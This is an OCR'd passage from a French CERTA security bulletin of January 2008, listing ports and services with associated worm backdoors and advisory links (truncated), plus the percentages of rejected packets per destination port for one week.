

FIG. 1: Répartition relative des ports pour la semaine du 10.01.2008 au 17.01.2008

Port	Protocole	Service	Porte dérobée	Référence possible CERTA
21	TCP	FTP	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
22	TCP	SSH	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
23	TCP	Telnet	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER CERTA-2007-ALE-005-001
25	TCP	SMTP	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
42	TCP	WINS	–	http://www.certa.ssi.gouv.fr/site/CER
69	UDP	IBM Tivoli Provisioning Manager	–	http://www.certa.ssi.gouv.fr/site/CER
80	TCP	HTTP	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
106	TCP	MailSite Email Server	–	– http://www.certa.ssi.gouv.fr/site/CER
111	TCP	Sunrpc-portmapper	–	http://www.certa.ssi.gouv.fr/site/CER
119	TCP	NNTP	–	http://www.certa.ssi.gouv.fr/site/CER
135	TCP	Microsoft RPC	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
137	UDP	NetBios-ns	–	http://www.certa.ssi.gouv.fr/site/CER
139	TCP	NetBios-ssn et samba	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
143	TCP	IMAP	–	http://www.certa.ssi.gouv.fr/site/CER
389	TCP	LDAP	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
427	TCP	Novell Client	–	http://www.certa.ssi.gouv.fr/site/CER
443	TCP	HTTPS	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
445	TCP	Microsoft-smb	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER

				http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
445	UDP	Microsoft-smb	–	http://www.certa.ssi.gouv.fr/site/CER
1023	TCP	–	Serveur ftp de Sasser.E	–
1080	TCP	Wingate	MyDoom.F	http://www.certa.ssi.gouv.fr/site/CER
1433	TCP	MS-SQL-Server	–	http://www.certa.ssi.gouv.fr/site/CER
1434	UDP	MS-SQL-Monitor	–	http://www.certa.ssi.gouv.fr/site/CER
2100	TCP	Oracle XDB FTP	–	http://www.certa.ssi.gouv.fr/site/CER
2381	TCP	HP System Management	–	http://www.certa.ssi.gouv.fr/site/CER
2512	TCP	Citrix MetaFrame	–	http://www.certa.ssi.gouv.fr/site/CER
2513	TCP	Citrix MetaFrame	–	http://www.certa.ssi.gouv.fr/site/CER
2745	TCP	–	Bagle	–
2967	TCP	Symantec Antivirus	Yellow Worm	http://www.certa.ssi.gouv.fr/site/CER
3104	TCP	CA Message Queuing	–	http://www.certa.ssi.gouv.fr/site/CER
3127	TCP	–	MyDoom	–
3128	TCP	Squid	MyDoom	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
3268	TCP	Microsoft Active Directory	–	http://www.certa.ssi.gouv.fr/site/CER
3306	TCP	MySQL	–	–
4899	TCP	Radmin	–	–
5000	TCP	Universal Plug and Play	Bobax, Kibuv	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
5151	UDP	IPSwitch WS_TP	–	http://www.certa.ssi.gouv.fr/site/CER
5151	TCP	ESRI ArcSDE	–	http://www.certa.ssi.gouv.fr/site/CER
5554	TCP	SGI ESP HTTP	Serveur ftp de Sasser	–
5900	TCP	VNC	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
6014	TCP	IBM Tivoli Monitoring	–	http://www.certa.ssi.gouv.fr/site/CER
6070	TCP	BrightStor ARCserve/Enterprise Backup	–	http://www.certa.ssi.gouv.fr/site/CER
6101	TCP	Veritas Backup Exec	–	http://www.certa.ssi.gouv.fr/site/CER
6106	TCP	Symantec Backup Exec	–	http://www.certa.ssi.gouv.fr/site/CER
6129	TCP	Dameware Miniremote	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
6502	TCP	CA BrightStor ARCserve Backup	–	http://www.certa.ssi.gouv.fr/site/CER
6503	TCP	CA BrightStor ARCserve Backup	–	http://www.certa.ssi.gouv.fr/site/CER
6504	TCP	CA BrightStor ARCserve Backup	–	http://www.certa.ssi.gouv.fr/site/CER
8080	TCP	IBM Tivoli Provisioning Manager	–	http://www.certa.ssi.gouv.fr/site/CER
8866	TCP	–	Porte dérobée Bagle.B	–
9898	TCP	–	Porte dérobée Dabber	–
10000	TCP	Webmin, Veritas Backup Exec	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
10080	TCP	Amanda	MyDoom	–
10110	TCP	IBM Tivoli Monitoring	–	http://www.certa.ssi.gouv.fr/site/CER
10916	TCP	Ingres	–	CERTA-2007-AVI-275-001
10925	TCP	Ingres	–	CERTA-2007-AVI-275-001
12168	TCP	CA eTrust antivirus	–	http://www.certa.ssi.gouv.fr/site/CER
13701	TCP	Veritas NetBackup	–	http://www.certa.ssi.gouv.fr/site/CER
18264	TCP	CheckPoint interface	–	http://www.certa.ssi.gouv.fr/site/CER
54345	TCP	HP Mercury	–	http://www.certa.ssi.gouv.fr/site/CER
65535	UDP	LANDesk Management Suite	–	http://www.certa.ssi.gouv.fr/site/CER

TAB. 2: Correctifs correspondant aux ports destination des paquets rejetés

port	pourcentage
80/tcp	51.11
1026/udp	14.63
1027/udp	12.2
1433/tcp	4.48
2967/tcp	4.13
25/tcp	3.18
139/tcp	3.01
135/tcp	2.14
445/tcp	1.5
1434/udp	0.87
1080/tcp	0.58
4899/tcp	0.43
23/tcp	0.38
22/tcp	0.35
3306/tcp	0.29
3128/tcp	0.25
137/udp	0.24
21/tcp	0.05
15118/tcp	0.03
111/tcp	0.01

TAB. 3: Paquets rejetés

Liste des tableaux

Gestion détaillée du document

18 janvier 2008 version initiale.